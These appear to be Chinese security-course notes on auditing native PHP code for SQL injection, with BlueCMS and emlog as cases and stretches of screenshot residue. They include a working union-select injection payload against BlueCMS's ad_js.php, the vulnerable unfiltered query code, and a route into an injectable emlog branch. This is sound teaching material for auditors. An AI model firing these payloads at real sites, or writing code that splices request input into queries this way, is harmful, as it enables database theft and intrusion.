


# Day105 代码审计-PHP原生开发篇&SQL注入&数据库监控&正则搜索&文件定位&静态分析



## 1.知识点

- 1、PHP审计-原生态开发-SQL注入&语句监控
  - 2、PHP审计-原生态开发-SQL注入&正则搜索
  - 3、PHP审计-原生态开发-SQL注入&功能追踪
- 

## 2.详细点


### 2.1 代码审计分类

- 1、原生态开发-代码审计源码案例
- 2、框架类开发-代码审计源码案例
- 3、组件类开发-代码审计源码案例
- 4、前端类开发-代码审计源码案例

### 2.2 审计分类

- 1、语言审计-PHP&Net&JS&Java&Python等
  - 2、漏洞审计-注入&RCE&序列化&未授权等
  - 3、框架审计-MVC&Tp&SpringBoot&Flask等
  - 4、组件审计-FastJson&Log4j&Shrio等
  - 5、工具审计-Fortify&Checkmarx&Bandit等
  - 6、技术审计-DAST&SAST&IAST&动态调试等
  - 7、分析审计-CC调用链&内存马原理&JNDI等
- 

## 3.演示案例



| 函数类型   | 举例函数或敏感关键词                        |
|--------|-----------------------------------|
| SQL操作类 | Select....., mysql_query...       |
| 文件操作类  | Move_uploaded_file,copy,/upload/等 |
| 命令执行类  | System,popen等常见的系统命令做关键词          |
| 代码执行类  | eval,preg_replace等                |
| 引起XSS类 | echo等                             |
| .....  | .....                             |

| 功能      | 出现漏洞类型     |
|---------|------------|
| 文件上传功能  | 任意文件上传     |
| 查询/文章功能 | SQL注入      |
| 密码找回功能  | 逻辑漏洞       |
| 登陆认证功能  | SQL注入，逻辑漏洞 |
| 评论功能    | XSS漏洞      |
| .....   | .....      |

MySQL Monitor Client [首页](#) [使用方法](#) [github仓库](#) [博客](#)

MySQL数据库连接参数

127.0.0.1

3306

root

.....

Disconnect

SQL执行记录监控

| event_time | user_host | thread_id | server_id | command_type | argument |
|------------|-----------|-----------|-----------|--------------|----------|
|------------|-----------|-----------|-----------|--------------|----------|

共 0 条记录

```
1 挖掘技巧：
2  -语句监控-数据库SQL监控排查可利用语句定向分析
3  -功能追踪-功能点文件SQL执行代码函数调用链追踪
4  -正则搜索-(update|select|insert|delete|).*?where.*=
5
6  如何快速的在多个文件代码里面找脆弱：
7  1、看文件路径
8  2、看代码里面的变量（可控）
9  3、看变量前后的过滤
```



3.1 PHP审计-原生开发-SQL注入-正则搜索

1

2

3

4

5

1、Bluecms-CNVD-1Day-常规注入审计分析

审计流程：(update|select|insert|delete|).?\*where.\*=\\

正则-ad\_js.php->getone()->无过滤->有输出payload注入

Poc:

ad\_js.php?ad\_id=1 union select 1,2,3,4,5,6,database()

(1) 根据漏洞描述在源码中搜索关键字:

27.40

国家信息安全漏洞共享平台

cnvd.org.cn/show/CNVD-2022-25774

正在讲话: 小迪安全

注册

CNVD 国家信息安全漏洞共享平台

CHINA NATIONAL VULNERABILITY DATABASE

首页 热点关注 漏洞列表 补丁信息 安全公告 统计查询 研究报告 工作体系 编年墙

当前位置: 首页 > 漏洞详细信息

BlueCMS SQL注入漏洞 (CNVD-2022-25774)

★ 关注(0)

CNVD-ID CNVD-2022-25774

公开日期 2022-04-02

危害级别 高 (AV:N/AC:L/Au:N/C:P/I:P/A:P)

影响产品 BlueCMS BlueCMS 1.6

CVE ID CVE-2019-9594

漏洞描述 BlueCMS1.6版本中存在SQL注入漏洞。远程攻击者可利用该漏洞借助 `er id' 参数执行SQL命令。`

漏洞类型 通用型漏洞

参考链接 <https://nvd.nist.gov/vuln/detail/CVE-2019-9594>

漏洞解决方案 目前厂商暂未发布修复措施解决此安全问题, 建议使用此软件的用户随时关注厂商主页或参考网址以获取解决办法:  
<http://www.bluecms.net/>

厂商补丁 (无补丁信息)

验证信息 (暂无验证信息)

报送时间 2022-04-01

收录时间 2022-04-02

相关漏洞

更多>>

- Bluecms存在未明漏洞 (CNVD-2022-59211)
- Bluecms存在未明漏洞
- Bluecms存在未明漏洞 (CNVD-2022-59209)
- Bluecms存在逻辑缺陷漏洞 (CNVD-2021-51847)
- BlueCMS存在SQL注入漏洞 (CNVD-2021-48548)
- BlueCMS存在SQL注入漏洞 (CNVD-2021-48547)
- BlueCMS存在命令执行漏洞 (CNVD-2021-48546)
- BlueCMS存在命令执行漏洞 (CNVD-2021-48545)
- BlueCMS存在任意文件读取漏洞 (CNVD-2021-46699)
- BlueCMS存在SQL注入漏洞 (CNVD-2021-46837)

漏洞报送

证书查询

self-educated

28.17

bluecms [C:\Users\Administrator\Desktop\php\bluecms] - Administrator

正在讲话: 小迪安全

当前文件: 在文件列表中

在文件中查找 在 27+ 个文件中有 106+ 个匹配项 文件掩码(A): \*.php 文件类型: Cc W


在项目中 (2) 模块 (0) 目录 (0) 范围(S) C:\Users\Administrator\Desktop\php\bluecms

- \* WHERE type='info' ORDER BY id'; bluecms\publish.php 55
- \* WHERE type='info' and service='rec'; bluecms\publish.php 198
- \* WHERE type='info' and service='service'; bluecms\publish.php 212
- \* WHERE type='info' and service='head\_line'; bluecms\publish.php 214
- \* WHERE user id=\$ SESSION[user id]"; bluecms\publish.php 238


```
53 $service_result = $db->query("SELECT servi
54 FROM ".table('
55 " WHERE type='
56 while ($row = $db->fetch_array($service_re
57 {
58 $service_arr[] = $row['price'];
59 }
```

☐ 在新标签页打开 (B) Ctrl+Enter 打开查找窗口

ctrl+shift+f进行全局搜索



(2) 发现ad\_js.php->getone(), 代码中无论是变量还是函数都无过滤, 有输出payload注入:



暂停播放 39:21

bluecms > bluecms > ad.js.php

```
7 * $author: lucks
8 */
9 define('IN_BLUE', true);
10 require_once dirname(__FILE__) . '/include/common.inc.php';
11
12 $ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
13 if(empty($ad_id))
14 {
15     echo 'Error!';
16     exit();
17 }
18
19 $ad = $db->getone("SELECT * FROM ".table('ad')." WHERE ad_id='".$ad_id.'");
20 if($ad['time_set'] == 0)
21 {
22     $ad_content = $ad['content'];
23 }
24 else
25 {
```

痛过该函数的应用的包，查看函数定义

PHP: 5.6 19:18 (6 字符) CRLF GBK 4 个空格 bluecms Material Oceanic 20:52 2023-10-21

文件(F) 编辑(E) 视图(V) 导航(N) 代码(C) 重构(R) 运行(O) 工具(T) VCS(S) 窗口(W) 帮助(H) bluecms [C:\Users\Administrator\Desktop\php\bluecms] p\php\bluecms - mysql.class.php - Administrator

self-educated


```
55 while($row = mysql_fetch_array($query,$type)){
56     $rows[] = $row;
57 }
58 return $rows;
59 }
60
61 function getone($sql, $type=MYSQL_ASSOC){
62     $query = $this->query($sql,$this->linkid);
63     $row = mysql_fetch_array($query, $type);
64     return $row;
65 }
66
67 function getfirst($sql, $type=MYSQL_NUM) {
68     $query = $this->query($sql, $this->linkid);
69     $row = mysql_fetch_array($query, $type);
70     return $row[0];
71 }
72
73 function fetch_array($result, $type = MYSQL_ASSOC)
```

发现该函数又调用了query函数

PHP: 5.6 63:33 (17 字符) CRLF GBK 4 个空格 bluecms Material Oceanic 20:52 2023-10-21



(1) 根据cnvd提示, 找到php页面:



(2) 分析代码, 发现delCommentByIp(\$ip)函数无过滤, 构造触发:





57:50


```
src > admin > globals.php
globals.php
comment.php
comment_model.php
configure.php
admin
editor
views
admin_log.php
attachment.php
blogger.php
comment.php
configure.php
data.php
globals.php
index.php
link.php
navbar.php
page.php
plugin.php
save_log.php
seo.php
sort.php
store.php
tag.php
template.php
user.php
第三个get.php
说点什么...
include
```



```
8
9 define('TEMPLATE_PATH', EMLOG_ROOT.'/admin/views/');// 后台当前模板路径
10 define('OFFICIAL_SERVICE_HOST', 'http://www.emlog.net/');// 官方服务域名
11
12 $sta_cache = $CACHE->readCache( cacheName: 'sta');
13 $user_cache = $CACHE->readCache( cacheName: 'user');
14 $action = isset($_GET['action']) ? addslashes($_GET['action']) : '';
15 // 登录验证
16 if ($action == 'login') {
17     $username = isset($_POST['user']) ? addslashes(trim($_POST['user'])) : '';
18     $password = isset($_POST['pw']) ? addslashes(trim($_POST['pw'])) : '';
19     $ispersis = isset($_POST['ispersis']) ? intval($_POST['ispersis']) : false;
20     $img_code = Option::get('login_code') == 'y' && isset($_POST['imgcode']) ? addslashes(trim(strtol
21
22     $loginAuthRet = LoginAuth::checkUser($username, $password, $img_code);
23
24     if ($loginAuthRet == true) {
25
```

PhpIssetImpl: isset(\$\_GET['action']): bool  
Source: .../admin/globals.php  
www.php.net 的 'isset(\$\_GET['action'])' >

追踪上述action变量, 发现是接收值  
因此直接赋值为delbyip即可, 进入存在sql注入的if判断

PHP: 5.6 14:30 (6 字符) LF UTF-8 4 个空格 src Material Oceanic 21:10 2023-10-21

